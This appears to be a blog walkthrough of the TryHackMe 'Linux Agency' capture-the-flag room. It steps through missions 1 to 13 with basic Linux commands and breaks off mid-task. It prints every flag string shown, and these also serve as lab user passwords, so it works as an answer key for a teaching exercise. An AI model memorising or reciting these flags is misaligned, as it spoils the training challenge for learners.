In this walk through, we will be going through the Linux Agency room from Tryhackme. This Room will help you to sharpen your Linux Skills and help you to learn basic privilege escalation in a HITMAN theme. So, pack your briefcase and grab your SilverBallers as its gonna be a tough ride. On that note, let’s get started.

Machine Info:
| Title | Linuxagency 1.5 |
| IPaddress | 10.10.86.7 |
| Difficulty | Medium |
| Objective | This Room will help you to sharpen your Linux Skills and help you to learn basic privilege escalation in a HITMAN theme. So, pack your briefcase and grab your SilverBallers as its gonna be a tough ride. |
Task 1 – Deploy The Machine


Task 2 – Let’s just jump in
Task 3 – Linux Fundamentals
Question 1 – What is the mission1 flag?

- The first flag is already presented on the banner screen of your SSH login.
wh1terose@fsociety:~$ ssh [email protected]
The authenticity of host '10.10.86.7 (10.10.86.7)' can't be established.
ECDSA key fingerprint is SHA256:NPQ78ILJE6Ra+F9r/z2ZUWdpPGeAHnuNAc5kOaFbTjU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.86.7' (ECDSA) to the list of known hosts.
[email protected]'s password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

mission1{174dc8f191bcbb161fe25f8a5b58d1f0}
agent47@linuxagency:~$
mission1{174dc8f191bcbb161fe25f8a5b58d1f0}Question 2 – What is the mission2 flag?

- To move ahead, use the mission 1 flag string as a password for the user – mission 1. It reveals the mission 2 flag. Use the same to login as mission 2.
agent47@linuxagency:/home$ su mission1
Password:
mission1@linuxagency:/home$ ls
0z09e    diana   maya       mission11  mission14  mission17  mission2   mission22  mission25  mission28  mission30  mission6  mission9  sean    xyan1d3
agent47  jordan  mission1   mission12  mission15  mission18  mission20  mission23  mission26  mission29  mission4   mission7  penelope  silvio
dalia    ken     mission10  mission13  mission16  mission19  mission21  mission24  mission27  mission3   mission5   mission8  reza      viktor
mission1@linuxagency:/home$ cd mission1
mission1@linuxagency:~$ ls
mission2{8a1b68bb11e4a35245061656b5b9fa0d}
mission1@linuxagency:~$

mission1@linuxagency:~$ su mission2
Password:
mission2@linuxagency:/home/mission1$
mission2@linuxagency:/home/mission1$ 
mission2{8a1b68bb11e4a35245061656b5b9fa0d}Question 3 – What is the mission3 flag?
- Now, read the contents of the flag.txt using “cat” to reveal the mission 3 password.
mission2@linuxagency:/home$ cd mission2
mission2@linuxagency:~$ ls -l
total 4
-r-------- 1 mission2 mission2 43 Jan 12  2021 flag.txt
mission2@linuxagency:~$ cat flag.txt
mission3{ab1e1ae5cba688340825103f70b0f976}
mission2@linuxagency:~$ 
mission3{ab1e1ae5cba688340825103f70b0f976}Question 4 – What is the mission4 flag?

- With the help of the mission 3 credentials found earlier, I changed my user to mission3. With the help of this, read the contents of the flag.txt which reveals that flag has been stolen. But, if we try to open the file with a text editor like “nano”, it gives us our flag.
mission2@linuxagency:~$ su mission3
Password:
mission3@linuxagency:/home/mission2$ cd ..
mission3@linuxagency:/home$ cd mission3
mission3@linuxagency:~$ cat flag.txt
I am really sorry man the flag is stolen by some thief's.
mission3@linuxagency:~$

mission4{264a7eeb920f80b3ee9665fafb7ff92d}Question 5 – What is the mission5 flag?
- Further for mission 5, read out the contents of the flag.txt in the flag directory in its home folder.
mission3@linuxagency:/home$ su mission4
Password:
mission4@linuxagency:/home$ cd mission4
mission4@linuxagency:~$ ls -la
total 20
drwxr-x---  3 mission4 mission4 4096 Jan 12  2021 .
drwxr-xr-x 45 root     root     4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission4 mission4    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission4 mission4 3771 Jan 12  2021 .bashrc
drwxr-xr-x  2 mission4 mission4 4096 Jan 12  2021 flag
-rw-r--r--  1 mission4 mission4  807 Jan 12  2021 .profile
mission4@linuxagency:~$ cd flag/
mission4@linuxagency:~/flag$ ls -la
total 12
drwxr-xr-x 2 mission4 mission4 4096 Jan 12  2021 .
drwxr-x--- 3 mission4 mission4 4096 Jan 12  2021 ..
-r-------- 1 mission4 mission4   43 Jan 12  2021 flag.txt
mission4@linuxagency:~/flag$ cat flag.txt
mission5{bc67906710c3a376bcc7bd25978f62c0}
mission4@linuxagency:~/flag$ 
mission5{bc67906710c3a376bcc7bd25978f62c0}Question 6 – What is the mission6 flag?
- For mission6 flag, read the hidden file – .flag.txt.
mission4@linuxagency:/home$ su mission5
Password:
mission5@linuxagency:/home$ cd mission5
mission5@linuxagency:~$ ls -l
total 0
mission5@linuxagency:~$ pwd
/home/mission5
mission5@linuxagency:~$ ls -la
total 20
drwxr-x---  2 mission5 mission5 4096 Jan 12  2021 .
drwxr-xr-x 45 root     root     4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission5 mission5    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission5 mission5 3771 Jan 12  2021 .bashrc
-r--------  1 mission5 mission5   43 Jan 12  2021 .flag.txt
-rw-r--r--  1 mission5 mission5  807 Jan 12  2021 .profile
mission5@linuxagency:~$ cat .flag.txt
mission6{1fa67e1adc244b5c6ea711f0c9675fde}
mission5@linuxagency:~$ 
mission6{1fa67e1adc244b5c6ea711f0c9675fde}Question 7 – What is the mission7 flag?
- The flag for mission7 was stored inside flag.txt file inside a hidden .flag directory.
mission5@linuxagency:/home$ su mission6
Password:
mission6@linuxagency:/home$ cd mission6
mission6@linuxagency:~$ ls -la
total 20
drwxr-x---  3 mission6 mission6 4096 Jan 12  2021 .
drwxr-xr-x 45 root     root     4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission6 mission6    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission6 mission6 3771 Jan 12  2021 .bashrc
drwxr-xr-x  2 mission6 mission6 4096 Jan 12  2021 .flag
-rw-r--r--  1 mission6 mission6  807 Jan 12  2021 .profile
mission6@linuxagency:~$ cd .flag/
mission6@linuxagency:~/.flag$ ls -l
total 4
-r-------- 1 mission6 mission6 43 Jan 12  2021 flag.txt
mission6@linuxagency:~/.flag$ cat flag.txt a
mission7{53fd6b2bad6e85519c7403267225def5}
cat: a: No such file or directory
mission6@linuxagency:~/.flag$ cat flag.txt
mission7{53fd6b2bad6e85519c7403267225def5}
mission6@linuxagency:~/.flag$ 
mission7{53fd6b2bad6e85519c7403267225def5}Question 8 – What is the mission8 flag?
mission6@linuxagency:/home$ su mission7
Password:
bash: /home/mission6/.bashrc: Permission denied
mission7@linuxagency:/home$ cd mission7
mission7@linuxagency:/home/mission7$ ls -la
total 20
drwxr-x---  2 mission7 mission7 4096 Jan 12  2021 .
drwxr-xr-x 45 root     root     4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission7 mission7    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission7 mission7 3771 Jan 12  2021 .bashrc
-r--------  1 mission7 mission7   43 Jan 12  2021 flag.txt
-rw-r--r--  1 mission7 mission7  807 Jan 12  2021 .profile
mission7@linuxagency:/home/mission7$ cat flag.txt
mission8{3bee25ebda7fe7dc0a9d2f481d10577b}
mission7@linuxagency:/home/mission7$ 
mission8{3bee25ebda7fe7dc0a9d2f481d10577b}Question 9 – What is the mission9 flag?
- This task has nothing in his home directory. To reveal the same go to the base directory, there we found the flag for mission 9.
mission7@linuxagency:/home$ su mission8
Password:
mission8@linuxagency:/home$ cd mission8
mission8@linuxagency:~$ ls -l
total 0
mission8@linuxagency:~$ cd ../..
mission8@linuxagency:/$ ls
bin   cdrom  etc       home        initrd.img.old  lib64       media  opt   root  sbin  srv       sys  usr  vmlinuz
boot  dev    flag.txt  initrd.img  lib             lost+found  mnt    proc  run   snap  swapfile  tmp  var
mission8@linuxagency:/$ cat flag.txt
mission9{ba1069363d182e1c114bef7521c898f5}
mission8@linuxagency:/$ 
mission9{ba1069363d182e1c114bef7521c898f5}Question 10 – What is the mission10 flag?


- Moving on to mission 10, here we have rockyou.txt to. We will use the grep command to filter out the flag occurrence and thus flag was revealed.
mission8@linuxagency:/home$ su mission9
Password:
mission9@linuxagency:/home$ cd mission9
mission9@linuxagency:~$ ls -la
total 136664
drwxr-x---  2 mission9 mission9      4096 Jan 12  2021 .
drwxr-xr-x 45 root     root          4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission9 mission9         9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission9 mission9      3771 Jan 12  2021 .bashrc
-rw-r--r--  1 mission9 mission9       807 Jan 12  2021 .profile
-r--------  1 mission9 mission9 139921551 Jan 12  2021 rockyou.txt


mission9@linuxagency:~$ cat rockyou.txt | grep "mission10"
mission101
mission10
mission10{0c9d1c7c5683a1a29b05bb67856524b6}
mission1098
mission108
mission9@linuxagency:~$ 
mission10{0c9d1c7c5683a1a29b05bb67856524b6}Question 11 – What is the mission11 flag?
- As we can see, there is a directory called “folder” inside the mission 10 home folder. The directories contains a tree of sub-directories inside it. We will use the grep command with the recursive option to get the mission 11 flag.
mission9@linuxagency:/home$ su mission10
Password:
mission10@linuxagency:/home$ cd mission10
mission10@linuxagency:~$ ls -l
total 4
drwxr-xr-x 12 mission10 mission10 4096 Jan 12  2021 folder
mission10@linuxagency:~$ cd folder/
mission10@linuxagency:~/folder$ ls
L4D1  L4D10  L4D2  L4D3  L4D4  L4D5  L4D6  L4D7  L4D8  L4D9
mission10@linuxagency:~/folder$ grep -r "mission11"
L4D8/L3D7/L2D2/L1D10/flag.txt:mission11{db074d9b68f06246944b991d433180c0}
mission10@linuxagency:~/folder$ 
mission11{db074d9b68f06246944b991d433180c0}Question 12 – What is the mission12 flag?


- As per the question hint, we have to look into the environment variable. Doing so with the help of the “env” command, reveals the mission 12 flag.
mission10@linuxagency:/home$ su mission11
Password:
mission11@linuxagency:/home$ cd mission11
mission11@linuxagency:~$ ls -la
total 20
drwxr-x---  3 mission11 mission11 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission11 mission11    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission11 mission11 3963 Jan 12  2021 .bashrc
drwxr-xr-x  3 mission11 mission11 4096 Jan 12  2021 .local
-rw-r--r--  1 mission11 mission11  807 Jan 12  2021 .profile
mission11@linuxagency:~$ env
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
SSH_CONNECTION=10.18.11.103 58186 10.10.86.7 22
LESSCLOSE=/usr/bin/lesspipe %s %s
LANG=en_US.UTF-8
OLDPWD=/home
XDG_SESSION_ID=17
USER=mission11
PWD=/home/mission11
HOME=/home/mission11
SSH_CLIENT=10.18.11.103 58186 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
SSH_TTY=/dev/pts/0
MAIL=/var/mail/mission11
FLAG=mission12{f449a1d33d6edc327354635967f9a720}
SHELL=/bin/bash
TERM=xterm-256color
flag=mission12{f449a1d33d6edc327354635967f9a720}
SHLVL=12
LOGNAME=mission11
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
XDG_RUNTIME_DIR=/run/user/1000
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
LESSOPEN=| /usr/bin/lesspipe %s
_=/usr/bin/env
mission11@linuxagency:~$
mission12{f449a1d33d6edc327354635967f9a720}Question 13 – What is the mission13 flag?
- While checking the contents of flag,txt file encountered an error of permission denied. On checking the permissions, found out that no permissions were set on the file. Setting it for the read permission and checking inside it gives us our flag.
mission11@linuxagency:/home$ su mission12
Password:
mission12@linuxagency:/home$ cd mission12
mission12@linuxagency:~$ ls
flag.txt
mission12@linuxagency:~$ cat flag.txt
cat: flag.txt: Permission denied
mission12@linuxagency:~$ ls -l
total 4
---------- 1 mission12 mission12 44 Jan 12  2021 flag.txt
mission12@linuxagency:~$ chmod +r flag.txt
mission12@linuxagency:~$ ls -l
total 4
-r--r--r-- 1 mission12 mission12 44 Jan 12  2021 flag.txt
mission12@linuxagency:~$ cat flag.txt
mission13{076124e360406b4c98ecefddd13ddb1f}
mission12@linuxagency:~$ 
mission13{076124e360406b4c98ecefddd13ddb1f}Question 14 – What is the mission14 flag?
- For this question, we have to decode a base 64 string to normal text to reveal the flag for mission 14.
mission12@linuxagency:/home$ su mission13
Password:
mission13@linuxagency:/home$ cd mission13
mission13@linuxagency:~$ ls -la
total 28
drwxr-x---  3 mission13 mission13 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission13 mission13    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission13 mission13 3771 Jan 12  2021 .bashrc
-r--------  1 mission13 mission13   61 Jan 12  2021 flag.txt
drwxr-xr-x  3 mission13 mission13 4096 Jan 12  2021 .local
-rw-r--r--  1 mission13 mission13  807 Jan 12  2021 .profile
-rw-------  1 mission13 mission13  978 Jan 12  2021 .viminfo
